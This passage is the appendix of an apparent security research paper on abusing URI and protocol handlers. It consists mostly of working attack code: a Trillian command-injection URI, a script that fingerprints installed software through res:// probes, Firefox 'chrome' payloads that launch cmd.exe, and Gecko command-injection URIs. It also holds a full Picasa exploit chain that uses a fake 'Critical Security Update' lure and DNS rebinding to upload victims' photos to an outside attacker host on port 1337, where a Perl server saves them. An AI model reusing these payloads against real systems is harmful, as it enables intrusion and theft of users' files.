CFArraySortValues(sorted_schemes, range, CFStringCompare, NULL);
for (i=0; i< CFArrayGetCount(schemes); i++)
{
    CFStringRef scheme = (CFStringRef)
CFArrayGetValueAtIndex(schemes, i);
    CFStringRef sort = (CFStringRef)
CFArrayGetValueAtIndex(sorted_schemes, i);
    CFURLRef appURL = (CFURLRef) CFArrayGetValueAtIndex(apps, i);
    CFStringRef appName;
    CFStringRef appURLString = CFURLCopyFileSystemPath(appURL,
kCFURLPOSIXPathStyle);

    char schemeBuf[100];
    char nameBuf[300];
    char urlBuf[2048];

    LSCopyDisplayNameForURL(appURL, &appName);

    GetBuf(sort, schemeBuf, sizeof(schemeBuf));
    GetBuf(appURLString, urlBuf, sizeof(urlBuf));
    GetBuf(appName, nameBuf, sizeof(nameBuf));

    printf("%-25s %s (%s)\n", schemeBuf, nameBuf, urlBuf);

    if (appURLString != NULL)
        CFRelease(appURLString);
    if (appName != NULL)
        CFRelease(appName);
}

CFRelease(apps);
CFRelease(schemes);
CFRelease(sorted_schemes);

exit(0);
return 0;
}

```



```
<body onload="myref = window.open('' + URI + prebuf + ptrToNextSEH + SEH +  
postbuf, 'mywin', 'left=20,top=20,width=500,height=500,toolbar=1,resizable=0');"  
>  
</HTML>
```


Appendix E – Trillian Command Injection URI

```
aim: &c:\windows\system32\calc.exe" ini="C:\Documents and Settings\All  
Users\Start Menu\Programs\Startup\pwnd.bat"
```

Appendix F – HTML for Enumerating Software Installed on the Users Local File System

```
<html>
<body>
<h1>
Local Software Enumeration - by Billy Kim (BK) Rios - Billy.Rios@gmail.com
</h1>
<body>
<h2>The Following Software was Discovered on your Computer:</h2><br>
<script>

var LC5=new Image();
LC5.src = "res://c:\\program%20files\\@stake\\LC5\\lc5.exe/#2/#102";
if (LC5.height != 30)
{
document.write("l0pht crack 5 <br>");
}

var acrobat7 =new Image();
acrobat7.src =
"res://c:\\program%20files\\adobe\\acrobat%207.0\\acrobat\\acrobat.dll/#2/#210"
;
if (acrobat7.height != 30)
{
document.write("Adobe acrobat 7 <br>");
}

var nero6e=new Image();
nero6e.src =
"res://c:\\program%20files\\ahead\\nero\\nero.exe/#2/NEROSESPLASH";
if (nero6e.height != 30)
{
document.write("Nero 6E <br>");
}

var azureus=new Image();
azureus.src = "res://c:\\program%20files\\azureus\\uninstall.exe/#2/#110";
if (azureus.height != 30)
```

```
{
document.write("Azureus <br>");
}
var cain=new Image();
cain.src = "res://c:\\program%20files\\cain\\uninstal.exe/#2/#106";
if (cain.height != 30)
{
document.write("Cain <br>");
}

var citrix=new Image();
citrix.src =
"res://c:\\program%20files\\Citrix\\icaweb32\\mfc30.dll/#2/#30989";
if (citrix.height != 30)
{
document.write("Citrix <br>");
}

var pgpdesktop=new Image();
pgpdesktop.src =
"res://c:\\program%20files\\PGP%20Corporation\\PGP%20Desktop\\PGPdesk.exe/#2/#600";
if (pgpdesktop.height != 30)
{
document.write("PGP Desktop <br>");
}

var googletoolbar=new Image();
googletoolbar.src =
"res://c:\\program%20files\\google\\googleToolbar1.dll/#2/#120";
if (googletoolbar.height != 30)
{
document.write("Google Toolbar <br>");
}

var flashmx=new Image();
flashmx.src =
"res://c:\\program%20files\\Macromedia\\Flash%20mx%202004\\flash.exe/#2/#4395";
if (flashmx.height != 30)
```

```
{
document.write("Macromedia Flash MX <br>");
}

var msnmessenger=new Image();
msnmessenger.src = "res://c:\\program%20files\\Messenger\\msmsgs.exe/#2/#607";
if (msnmessenger.height != 30)
{
document.write("MSN Messenger <br>");
}

var livemeeting7=new Image();
livemeeting7.src =
"res://c:\\program%20files\\microsoft%20office\\live%20meeting%207\\console\\7.
5.2302.14\\pwresources_zh_tt.dll/#2/#9006";
if (livemeeting7.height != 30)
{
document.write("Live Meeting 7 <br>");
}

var excel2003=new Image();
excel2003.src =
"res://c:\\program%20files\\microsoft%20office\\Office11\\excel.exe/#34/#904";
if (excel2003.height != 30)
{
document.write("Excel 2003 <br>");
}

var office2003=new Image();
office2003.src =
"res://c:\\program%20files\\microsoft%20office\\Office11\\1033\\MSOhelp.exe/#2/
201";
if (office2003.height != 30)
{
document.write("The Office 2003 Suite <br>");
}

var visualstudio2005=new Image();
```

```

visualstudio2005.src =
"res://c:\\program%20files\\microsoft%20visual%20studio%208\\common7\\ide\\deve
nv.exe/#2/#6606";
if (visualstudio2005.height != 30)
{
document.write("Visual Studio 2003 <br>");
}

var msmoviemaker = new Image();
msmoviemaker.src =
"res://c:\\program%20files\\movie%20maker\\moviemk.exe/RT_JPG/sample1";
if (msmoviemaker.height != 30)
{
document.write("Microsoft Movie Maker <br>");
}

var picasa2=new Image();
picasa2.src = "res://c:\\program%20files\\picasa2\\picasa2.exe/#2/#138";
if (picasa2.height != 30)
{
document.write("Picasa2 <br>");
}

var quicktime=new Image();
quicktime.src =
"res://c:\\program%20files\\quicktime\\quicktimeplayer.exe/#2/#403";
if (quicktime.height != 30)
{
document.write("Quicktime <br>");
}

var realvnc4=new Image();
realvnc4.src =
"res://c:\\program%20files\\RealVNC\\VNC4\\vncviewer.exe/#2/#120";
if (realvnc4.height != 30)
{
document.write("Real VNC 4 <br>");
}

```

```

var oleview=new Image();
oleview.src = "res://c:\\program%20files\\resource%20Kit\\oleview.exe/#2/#2";
if (oleview.height != 30)
{
document.write("Oleview <br>");
}

var securecrt=new Image();
securecrt.src = "res://c:\\program%20files\\SecureCRT\\SecureCRT.exe/#2/#224";
if (securecrt.height != 30)
{
document.write("SecureCRT <br>");
}

var symantecantivirus=new Image();
symantecantivirus.src =
"res://c:\\program%20files\\symantec_client_security\\symantec%20antivirus\\vpc
32.exe/#2/#157";
if (symantecantivirus.height != 30)
{
document.write("Symantec Anti Virus <br>");
}

var ultramon=new Image();
ultramon.src =
"res://c:\\program%20files\\ultramon\\ultramondesktop.exe/#2/#108";
if (ultramon.height != 30)
{
document.write("Ultramon <br>");
}

var vmware=new Image();
vmware.src =
"res://c:\\program%20files\\vmware\\vmware%20workstation\\vmware.exe/#2/#508";
if (vmware.height != 30)
{
document.write("VMware <br>");
}

```

```
var winamp=new Image();
winamp.src = "res://c:\\program%20files\\winamp\\winamp.exe/#2/#109";
if (winamp.height != 30)
{
document.write("Winamp <br>");
}

var windowsmediaplayer=new Image();
windowsmediaplayer.src =
"res://c:\\program%20files\\windows%20media%20player\\wmsetsdk.exe/#2/#249";
if (windowsmediaplayer.height != 30)
{
document.write("Windows Media Player <br>");
}

</script>
</body>
</html>
```


49MyBtYXJnaW5oZWlnaHQ9Mz48ZG12IGlkPWdiYXI+PG5vYnI+PGRpdIBjBGFzcZlnYjE+V2ViPC9hP
jwvZG12PjxkaXYgY2xhc3M9Z2IxpjxhIGhyZWY9amF2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29r
aWUpOz5JbWFnZXM8L2E+PC9kaXY+PGRpdIBjBGFzcZlnYjE+PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJ
OKGRvY3VtZW50LmNvb2tpZSk7PC9hPjwvZG12PjxkaXYgY2xhc3M9Z2IxpjxhIGhyZWY9amF2YXNjc
lwdDphbGVydChkb2N1bWVudC5jb29raWUpOz5NYXBzPC9hPjwvZG12PjxkaXYgY2xhc3M9Z2Ixpjxh
IGhyZWY9amF2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29raWUpOz5NYXBzPC9hPjwvZG12PjxkaXYg
Y2xhc3M9Z2IxpjxhIGhyZWY9amF2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29raWUpOz5HbWFnZmVudC5
vYT48L2Rpdj48ZG12IGNsYXNzPWdiMz48YSBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW11bnQuY2
9va21lKTsgb25jbGljaz1cInRoXMuYmxc1cigpO2diYXIudGcoZXXZlbnQpO3JldHVybiBmYWxzZVwiP
jx1PmlvcuU8L3U+IDxzcGFuIHN0eWxlPWZvbnc2cl26ZToxMjB4PiYjOTY2MDs8L3NwYW4+PC9hPjwv
ZG12PjxkaXYgY2xhc3M9Z2IyPjxhIGhyZWY9amF2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29raWU
pOz5CbG9nIFNlYXJjaDdwvYT48L2Rpdj48ZG12IGNsYXNzPWdiMj48YSBocmVmPWphdmFzY3JpcHQ6YW
xlcnQoZG9jdW11bnQuY29va21lKTs+QmXvZ2dlcjwvYT48L2Rpdj48ZG12IGNsYXNzPWdiMj48YSBoc
mVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW11bnQuY29va21lKTs+Qm9va3M8L2E+PC9kaXY+PGRpdIBj
bGFzcZlnYjE+PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJOKGRvY3VtZW50LmNvb2tpZSk7PkNhbGVuZGF
yPC9hPjwvZG12PjxkaXYgY2xhc3M9Z2IyPjxhIGhyZWY9amF2YXNjcmlwdDphbGVydChkb2N1bWVudC
5jb29raWUpOz5Eb2N1bWVudHM8L2E+PC9kaXY+PGRpdIBjBGFzcZlnYjE+PGEgaHJlZj1qYXZhc2Nya
XB0OmFsZXJOKGRvY3VtZW50LmNvb2tpZSk7PkZpbmFuY2U8L2E+PC9kaXY+PGRpdIBjBGFzcZlnYjE+
PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJOKGRvY3VtZW50LmNvb2tpZSk7Pkdyb3VwczwvYT48L2Rpdj4
8ZG12IGNsYXNzPWdiMj48YSBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW11bnQuY29va21lKTs+TG
FiczvYT48L2Rpdj48ZG12IGNsYXNzPWdiMj48YSBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW11b
nQuY29va21lKTs+T3JrdXQ8L2E+PC9kaXY+PGRpdIBjBGFzcZlnYjE+PGEgaHJlZj1qYXZhc2NyaXB0
OmFsZXJOKGRvY3VtZW50LmNvb2tpZSk7PlBhdGVudHM8L2E+PC9kaXY+PGRpdIBjBGFzcZlnYjE+PGE
gaHJlZj1qYXZhc2NyaXB0OmFsZXJOKGRvY3VtZW50LmNvb2tpZSk7PlBob3RvczwvYT48L2Rpdj48ZG
12IGNsYXNzPWdiMj48YSBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW11bnQuY29va21lKTs+UHVjV
HVjdHM8L2E+PC9kaXY+PGRpdIBjBGFzcZlnYjE+PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJOKGRvY3Vt
ZW50LmNvb2tpZSk7PlJlYWRlcjwvYT48L2Rpdj48ZG12IGNsYXNzPWdiMj48YSBocmVmPWphdmFzY3J
pcHQ6YWxlcnQoZG9jdW11bnQuY29va21lKTs+U2Nob2xhcjwvYT48L2Rpdj48L25vYnI+PC9kaXY+PG
lmcmFtZSBmcmFtZWJvcmlrcj0wIGlkPWdiaSBzY3JvbGxpbmc9bm8+PC9pZnJhbWU+PGRpdIBpZD1nY
mg+PC9kaXY+PHNjcmlwdD53aW5kb3cuZ2JhcjYmZ2Jhcj5pbml0Kk8L3NjcmlwdD48ZG12IGFsaWdu
PXJpZ2h0IGlkPWdlc2VyIHN0eWxlPVwiZm9udC1zaXplojg0JTtwYWRkaW5nLWJvdHRvbTo0cHhcIiB
3aWR0aD0xMDAlPjxub2JyPjxhIGhyZWY9amF2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29raWUpOz
5pR29vZ2xlPC9hPiZuYnNwO3wmbmJzcDs8YSBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW11bnQuY
29va21lKTs+U2lnbiBpbjwvYT48L25vYnI+PC9kaXY+Pgn1bnRlcj48YnIgaWQ9bGdwZD48aWlnIGhl
aWdoD0xMTAgc3JpWh0dHA6Ly93d3cuZ29vZ2xlLmNvbS9pbnsL2VuX0FMTC9pbWFnZXMvbnG9nby5
naWYgd2lkdgG9Mjc2Pjxicj48YnI+PGZvcuYWN0aW9uPVwiL3NlYXJjaFwiIG5hbWU9Zj48dGFibG
UgY2VsbHBhZGRpbmc9MCMbZjWxsc3BhY2luZ2w0Pjx0ciB2YWxpZ249dG9wPjx0ZCB3aWR0aD0yNSU+J
m5ic3A7PC9hZG9YwXpZ249Y2VudGVyIG5vd3JhcD48aW5wdXQgbmFtZT1obCB0eXB1PWhpZGRl
biB2YXxlZT1lbj48aW5wdXQgbWF4bGVuZ3RoPTIwNDggbmFtZT1xIHNpemU9NTUgdG10bGU9XCXhB29
nbGUgU2VhcmNoXCIGdmFsdWU9XCjci48YnI+PglucHV0IG5hbWU9YnRuRyB0eXB1PXNlYm1pdCB2YW
xlZT1Hb29nbGUgU2VhcmNoPjxpbmBldCBuYw11Pjw0bkkgdHlwZT1zdWJtaXQgdGFsdWU9SW1fRmVlb
GluZl9MdWNret48L3RkPjx0ZCBub3dyYXAgd2lkdgG9MjU1Pjxmb250IHNpemU9LTI+Jm5ic3A7Jm5i
c3A7PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJOKGRvY3VtZW50LmNvb2tpZSk7PkFkdMfuY2VkiFNlYXJ
jaDwvYT48YnI+Jm5ic3A7Jm5ic3A7PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJOKGRvY3VtZW50LmNvb2
tpZSk7PlByZWZlcmVuY2VzPC9hPjxicj4mbmJzcDs8YSBocmVmPWphdmFzY3JpcHQ6YWxlcn
nQoZG9jdW11bnQuY29va21lKTs+TGFuZ3VhZ2UgVG9vbHM8L2E+PC9mb250PjwvdGQ+PC90c3A7L3Rh
Ymxc1PjwvZm9ybT48YnI+PGJyPjxmb250IHNpemU9LTI+PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJOKGR
vY3VtZW50LmNvb2tpZSk7PkFkdMfydG1zaW5nJm5ic3A7UHJvZ3JhbXM8L2E+IC0gPGEgaHJlZj1qYX
Zhc2NyaXB0OmFsZXJOKGRvY3VtZW50LmNvb2tpZSk7PkJlcn2luZXNzIFNvbHV0aW9uczwvYT4gLSA8Y
SBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW11bnQuY29va21lKTs+QWJvdXQgR29vZ2xlPC9hPjxz
cGFuIGlkPWhwIHN0eWxlPVwiYmVoYXZpb3I6dXJsKCNkZWZhdWx0I2hvbnVwYwdlKVwiPjwvZm9yb29vZ2xl
8c2NyaXB0PjwhLS0NCihmdW5jdGlvbigpIHt2YXJgYTY1cImh0dHA6Ly93d3cuZ29vZ2xlLmNvbS9cIi
xiPWRvY3VtZW50LmdldEVsZW11bnRCEulKfWiaHBcIiksYz1iLmlzSG9tZVBhZ2UoYSk7X3JwdEhwP
WZ1bmN0aW9uKCl7KG5ldyBjBWFbnZSkuc3JpVwiL2dlbl8yMDQ/c2E9WCZjdD1tZ3locCZjZD1cIiso
Yi5pc0hvbnVwYwdlKGepZzE6MCl9O2lmKCFjKXtkb2N1bWVudC53cm10ZShcJzxpjxhIGhyZWY9amF
2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29raWUpOyBvbknSawNnRWRvY3VtZW50LmdldEVsZW11bn
RCEulKfWiaHBcIikus2V0SG9tZXBhZ2UoXCJcJytklwnXCip019ycHRicCgpOz5NYWtliEdvb2dsZ
SBZb3VyIEhvbWVwYwdlITwvYT5cJy19030pKck7Ly8tLT4NCjwvZm9udD48cD48Zm9u
dCBzaXplPS0yPiZjb3B5OzIwMDcgR29vZ2xlPC9mb250PjwvdGQ+PC90c3A7L3RhYmxc1PjwvZm9yb29vZ2xl

6dXJsKCNkZWzdWx0I3VzZXJFYXRhKtTkaXNwbGF5Om5vbmU7dGV4dC1hbGlnbjpZw50ZXI7d2lkdg
g6MjUwcHg7cG9zaXRpb246YWJzb2x1dGU7dG9w0jJweDtyaWdodDoycHg7Ym9yZGVyOjFweCBzb2xpZ
CAjNjU2NTY1O2ZvbnQtZ2VpZ2h0OmJvbGQ7YmFja2dyb3VuZDojZmZmO3BhZGRpbmc6MxB4IDAgNHB4
IDRweDtmb250LWZhbWlseTphcm1hbH08L3N0eWxlPjxkaXYgaWQ9aWV0Yj48c3BhbiBpZD1jbG9zZT4
8YSBocmVmpWphdmFzY3JpcHQ6YWxlcnQoZG9jdW11bnQuY29va2l1KTsgb25jbG1jazlcInJldHVybi
BfY2x0YnAoKVwiPjxpbWegc3JjPWh0dHA6Ly93d3cuZ29vZ2xlLmNvbS9pbWFnZXMvY2xvc2Vfc20uZ
2lmIHdpZHRoPTEyIGhlaWdodD0xMiBib3JkZXI9MCBhbGlnbj1yaWdodCBzdHlsZT1cInBhZGRpbmc6
MnB4XCI+PC9hPjwvc3Bhb248YnI+PHAgc3R5bGU9bWVfY21uLXRvcDoxNXB4O3RleHQtYWxpZ246Y2V
udGVyO2ZvbnQtZ2VpZ2h0OmJvbGQ+PGZvbnQgc2l6ZT0tMT5HZXQgYSBhb29nbGUtZW5oYW5jZWQgc2
VhcmNoIGJveDwvZm9udD48L3A+PGltZyBzcmM9aHR0cDovL3d3dy5nb29nbGUuY29tL2ludGwvZW4tR
0IvaW1hZ2VzL3Rvb2xiYXJfc20ucG5nPjxicj48aW5wdXQgdHlwZT1ldXR0b24gc3R5bGU9bWVfY21u
LXRvcDoxMnB4IHZhbHVlPVwiRG93bmxvYWQgR29vZ2xlIFRvb2xiYXJcIiBvbknSaWNrPV9kd250YnA
oKTs+PGZvbnQgc2l6ZT0tMz48YnI+PGJyPjwvZm9udD48L2Rpdj48c2NyaXB0PndpbmRvdy5fc2V0dG
JwPWZlbnN0aW9uKCI17aWYoZG9jdW11bnQpe3ZhciBhPWRvY3VtZW50LmdldEVsZW11bnRceUlkKFwia
WV0YlwiKTthLmxvYWQoXCIJc09uSUU3dGJQcm9tb1wiKTtpZihhLmdldEF0dHJpYnV0ZShcImRpc3Bs
YX1cIik9PW51bGwpe2Euc3R5bGUuZG1zcGxheT1cImJsb2NrXCI7KG5ldyBjBWFnZSkuc3JjPvwiL2d
lb18yMDQ/b2k9cHJvbw9zX3ZpcyZjYWQ9aHBwd2ViaWU3dGI6ZW4tR0ImYXR5cD1pXCJ9fx07d2luZG
93Ll9jbHRicDlmdW5jdGlvbige2lmKGRvY3VtZW50KXt2YXIgYTY1kb2N1bWVudC5nZXRFbGVtZW50Q
nlJZChcIm1ldGJcIik7YS5zZXRBdHRyaWJldGUoXCIkaXNwbGF5XCIsXCJub251XCIpO2Euc2F2ZShc
IklzT25JRTd0YlByb21vXCIpO2Euc3R5bGUuZG1zcGxheT1cIm5vbmVcIjsobmV3IEltYWdlKS5zcmM
9XCIVz2VuXzIwND9vaTlwcm9tb3MmY3Q9cmVtb3ZlJmNhZD1ocHB3ZWJpZTd0Yjplbi1HQiZzYT1YXC
I7cmV0dXJuIGZhbHNlfX07d2luZG93Ll9kd250YnA9ZnVuY3Rpb24oKXtpZihkb2N1bWVudC17KG5ld
yBjBWFnZSkuc3JjPvwiL2d1bl8yMDQ/b2k9cHJvbw9zJmN0PWRvd25sb2FkZmNhZD1ocHB3ZWJpZTd0
Yjplbi1HQiZzYT1YXCI7ZG9jdW11bnQubG9jYXRpb249XCIvdG9vbGJhcn9pbmRSL2VuLUdCL3dlYml
uc3RhbGwuaHRtbCN0YmJyYW5kPUdaSFkmdXRtX3NvdXJjZT11bi1HQi1ocHAtaWU3JnV0bV9tZWRpdW
09aHBwJnV0bV9jYW1wYwlnbj11bi1HQlwiX07X3NldHRicGgpOzwvc2NyaXB0PjwvY2VudGVyPjwvY
m9keT48L2h0bWw+

Appendix H – Cross Browser Scripting URLs

```
firefoxurl:test" -chrome  
"javascript:C=Components.classes;I=Components.interfaces;file=C['@mozilla.org/file/local;1'].createInstance(I.nsILocalFile);file.initWithPath('C:'+String.fromCharCode(92)+String.fromCharCode(92)+'Windows'+String.fromCharCode(92)+String.fromCharCode(92)+'System32'+String.fromCharCode(92)+String.fromCharCode(92)+'cmd.exe');process=C['@mozilla.org/process/util;1'].createInstance(I.nsIProcess);process.init(file);process.run(true%252c}%252c0);alert(process)
```

```
navigatorurl:test" -chrome  
"javascript:C=Components.classes;I=Components.interfaces;file=C['@mozilla.org/file/local;1'].createInstance(I.nsILocalFile);file.initWithPath('C:'+String.fromCharCode(92)+String.fromCharCode(92)+'Windows'+String.fromCharCode(92)+String.fromCharCode(92)+'System32'+String.fromCharCode(92)+String.fromCharCode(92)+'cmd.exe');process=C['@mozilla.org/process/util;1'].createInstance(I.nsIProcess);process.init(file);process.run(true%252c}%252c0);alert(process)
```

Appendix I – Gecko Based Browsers Command Injections

```
mailto:%00%00../../../../../../../../windows/system32/cmd".exe
../../../../../../../../../../../../windows/system32/calc.exe " - " blah.bat
nntp:%00%00../../../../../../../../windows/system32/cmd".exe
../../../../../../../../../../../../windows/system32/calc.exe " - " blah.bat
news:%00%00../../../../../../../../windows/system32/cmd".exe
../../../../../../../../../../../../windows/system32/calc.exe " - " blah.bat
snews:%00%00../../../../../../../../windows/system32/cmd".exe
../../../../../../../../../../../../windows/system32/calc.exe " - " blah.bat
telnet:%00%00../../../../../../../../windows/system32/cmd".exe
../../../../../../../../../../../../windows/system32/calc.exe " - " blah.bat
```

Appendix J – Button.pbf Code For Picasa Exploitation

```
<?xml version="1.0" encoding="utf-8" ?>
<buttons format="1" version="1">
  <button id="custombutton/blah" type="dynamic">
    <icon name="outputlayout/poster_icon" src="runtime"/>
    <label>Critical Security Update</label>
    <tooltip>
      Click Here to get a Critical Security Update for Picasa!
    </tooltip>
    <action verb="hybrid">
      <param name="url" value="http://xs-sniper.com/pwn.py"/>
    </action>
  </button>
</buttons>
```

Appendix K – Pwn.py Code For Picasa Exploitation

```
#!/usr/bin/python
import os
import sys
import cgi
import cgitb
import base64
import Cookie
from xml.dom import minidom

cgitb.enable();

def get_xml(nodelist):
    rc = ""
    for node in nodelist:
        print node.data
        if node.nodeType == node.TEXT_NODE:
            rc = rc + node.data
    return rc

form = cgi.FieldStorage()
rss = ""
uris = ""
output = '''<html>
<body>'''
if os.environ["REQUEST_METHOD"] == "POST":
    if form.has_key('rss'):
        rss = form['rss']
        dom = minidom.parseString(rss.value)
        rss = dom.getElementsByTagName('rss')[0]
        channel = rss.getElementsByTagName('channel')[0]
        photo_list = []
        for item in channel.getElementsByTagName('item'):
            title_txt =
item.getElementsByTagName('title')[0].childNodes[0].data
            img_url =
item.getElementsByTagName('photo:imgsrc')[0].childNodes[0].data
            img_url = img_url.replace("localhost", "natemcfeters.com");
            uris += img_url + ", "
```

```
else:
    rss = "oh noz"

output += '<script>window.location = "flex/PicasaFlex.html?urls=' + uris + '";</script>'

output += ''</body>
</html>''

print "Content-Type: text/html\n\n"
#print rss
print output
```

Appendix L – PicasaFlex.mxml Code For Picasa Exploitation

```
<?xml version="1.0" encoding="utf-8"?>
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml" horizontalAlign="center"
currentState="s1" backgroundColor="#FFFFFF">
    <mx:states>
        <mx:State name="s1">
            <!--app initialization event-->
            <mx:SetEventHandler name="applicationComplete" handler="init()" />
        </mx:State>
    </mx:states>
    <mx:Label fontWeight="bold" text="Please wait while your Critical Updates for
Picasa are downloaded" />
    <mx:ProgressBar id="pbar" labelPlacement="bottom" minimum="0" maximum="100"
visible="true" direction="right" themeColor="#F20D7A" mode="manual" label="Initializing
downloads..." />
    <mx:Label text="" />
    <mx:Panel title="Picasa Pwn" width="400" height="300" visible="false">
        <mx:Text id="output" text="Click to Begin" visible="false" />
    </mx:Panel>
    <mx:Script>
        <![CDATA[
import mx.events.IndexChangedEvent;
import flash.net.*;
import flash.display.*;

private var docURL:String = ExternalInterface.call('eval', 'document.location.href');
private var urlStr:String = "";
private var imgData:ByteArray;
private var sock:Socket;
private var host:String = "pwnedyourphotos.myphotos.cc";
private var port:int = 1337;
private var timer:Timer;
private var delay:Number = 66000;
private var imgs:Array;
private var j:int = 0;
private var u:Array;
private var progress:int = 0;
private var dloadNum:int = 1;

private function pwn():void {
```



```

if(j < u.length) {
    if(" " != u[j]) {
        //write(u[j]);
        //write("requesting image from localhost");
        u[j] = strReplace(u[j], "natemcfeters.com", "natemcfeters.com.");
        var urlReq:URLRequest = new URLRequest(u[j]);
        var urlLoader:URLLoader = new URLLoader();
        urlLoader.dataFormat = URLLoaderDataFormat.BINARY;
        urlLoader.addEventListener(Event.COMPLETE, doEvent);
        urlLoader.addEventListener(Event.OPEN, doEvent);
        urlLoader.addEventListener(HTTPStatusEvent.HTTP_STATUS, doEvent);
        urlLoader.addEventListener(IOErrorEvent.IO_ERROR, doEvent);
        urlLoader.addEventListener(ProgressEvent.PROGRESS, doEvent);
        urlLoader.addEventListener(SecurityErrorEvent.SECURITY_ERROR,
doEvent);

        write("Making request for " + u[j]);
        urlLoader.load(urlReq);
    }
    j++;
}
}

private function forceRebind():void {
    write("forcing dns rebind...");
    var urlReq:URLRequest = new URLRequest(u[0]);
    var urlLoader:URLLoader = new URLLoader();
    urlLoader.addEventListener(IOErrorEvent.IO_ERROR, rebindEvent);
    urlLoader.load(urlReq);
}

private function rebindEvent(e:Event):void {
    write("rebind complete!");
    var urlLoader:URLLoader = e.currentTarget as URLLoader;
    urlLoader.close();
    urlLoader = null;
    pwn();
    //var interval:uint = setTimeout(pwn, 120000);
}

private function init():void {
    var interval:uint = setTimeout(incrementProgressBar, 2000);

```

```

//incrementProgressBar();
getParameters();

u = urlStr.split(",");

var counter:int = 0;

//forceRebind();
var interval2:uint = setTimeout(pwn, 30000);
}

private function incrementProgressBar():void {
    if(progress <= 100) {
        pbar.setProgress(progress, 100);
        pbar.label = "Progress for download " + dloadNum + " is " + progress +
"%";
        progress += 5;
    }
    if(progress > 100) {
        progress = 0;
        dloadNum++;
    }

    var interval:uint;

    if(progress == 0) {
        interval = setTimeout(incrementProgressBar, 5);
    } else {
        interval = setTimeout(incrementProgressBar, 800);
    }
}

private function doEvent(e:Event):void {
    switch(e.type) {
        case Event.COMPLETE:
            var urlLoader:URLLoader = e.currentTarget as URLLoader;
            if(urlLoader.dataFormat == URLLoaderDataFormat.BINARY) {
                write("filesize in bytes: " + urlLoader.bytesTotal);
                imgData = urlLoader.data;
                postImageData(imgData);
                urlLoader.data = null;
            }
        }
    }
}

```

```

        urlLoader.close();
        urlLoader = null;
    } else {
        write("not in binary form");
    }
    break;
case IOErrorEvent.IO_ERROR:
    write("could not download file: " + u[j]);
    break;
}
}

private function postImageData(s:ByteArray):void {
    write("grabbing cross domain policy");
    Security.loadPolicyFile("http://pwnedyourphotos.myphotos.cc/crossdomain.xml");
    write("DONE grabbing cross domain policy");
    write("uploading stolen image " + u[j]);
    var intervalId:uint = setTimeout(uploadImages, 2000);
}

private function uploadImages():void {
    sock = new Socket();
    sock.addEventListener(Event.CONNECT, onSockEvent);
    sock.addEventListener(ProgressEvent.SOCKET_DATA, onReceive);
    sock.addEventListener(IOErrorEvent.IO_ERROR, onSockEvent);
    sock.addEventListener(SecurityErrorEvent.SECURITY_ERROR, onSockEvent);
    sock.connect(host, port);
}

private function onSockEvent(e:Event):void {
    var ns:Socket = e.currentTarget as Socket;
    write("onsocketevent");

    switch(e.type) {
        case Event.CONNECT:
            ns.writeBytes(imgData, 0, imgData.length);
            ns.flush();
            write("image upload complete!\n\n");
            ns.close();
            pwn();
    }
}

```

```

                break;
            default:
                write("error uploading image to server");
        }
    }

private function onReceive(e:Event):void {
    var ns:Socket = e.currentTarget as Socket;
    var len:int = ns.bytesAvailable;
    write("onreceive");
    if(len > 0) {
        var s:String = ns.readUTFBytes(len);
        write(s);
    }
}

private function write(m:Object):void {
    var msg:String = m.toString();
    output.text = output.text + "\n" + msg;
}

private function getParameters():void {
    var paramsFull:String = docURL.split('?')[1];
    if(null != paramsFull) {
        var paramsArr:Array = paramsFull.split('&');
        for(var j:int = 0; j < paramsArr.length; j++) {
            var pair:Array = paramsArr[j].split('=');
            if(pair[0] == 'urls') {
                urlStr = pair[1];
            }
        }
    }
}

private function strReplace(haystack:String, needle:String, replacement:String):String {
    var temp:Array = haystack.split(needle);
    return temp.join(replacement);
}
]]>
</mx:Script>

```

</mx:Application>

Appendix M – PicasaFlex.mxml Code For Picasa Exploitation

```
<?xml version="1.0"?>  
<cross-domain-policy>  
  <allow-access-from domain="*" to-ports="*" />  
</cross-domain-policy>
```

Appendix N – Pwn.pl Code For Picasa Exploitation

```
#!/usr/bin/perl
use IO::Socket;
use Getopt::Std;

sub start_server {
    my ($port, $proto, $MAXLEN) = (shift, shift, 4096);
    my ($i, $file_type) = (0, "jpg");

    my $sock = IO::Socket::INET->new( Proto => $proto,
        LocalPort => $port,
        Listen => SOMAXCONN,
        Reuse => 1);
    die "couldn't start up server: $!" unless $sock;

    print "started server on port $port:\n\n";

    while(my $client = $sock->accept()) {
        $file_type = "jpg";
        print "connected from ".$client->peerhost()."\n";
        my $request = "";
        my $t = <$client>;
        while($t ne "") {
            if($t =~ /^RIFF/) {
                $file_type = "avi";
            }
            $request .= $t;
            $t = <$client>;
        }
        $request .= $t;

        my $dir = "stolen/".$client->peerhost();
        if(!(-d $dir)) {
            my $cmd = "mkdir ".$dir;
            ` $cmd `;
        }
        open(IMGFILE, ">".$dir."/.$i.".".$file_type) || print "can't open file
$dir/$i.".$file_type;
        print IMGFILE $request;
        close(IMGFILE);
    }
}
```

```
        print "wrote file ".$dir."/".$i.".".$file_type."\n";

        $i++;
    }
}

%options = ();
getopts("p:d:", \%options);

my ($port, $dir) = ("1337", "images/");

if($options{p}) {
    $port = $options{p};
}
if($options{d}) {
    $dir = $options{d};
}

start_server($port, "tcp");
```


Appendix O – Admin.php Code For Picasa Exploitation

```
<?php
$output = "";
if($_GET['mode'] == "viewdir") {
    $dir = $_GET['dir'];
    if($dh = opendir("stolen/$dir")) {
        while(($file = readdir($dh)) !== false) {
            if($file != "." && $file != "..") {
                $output .= "<li><a
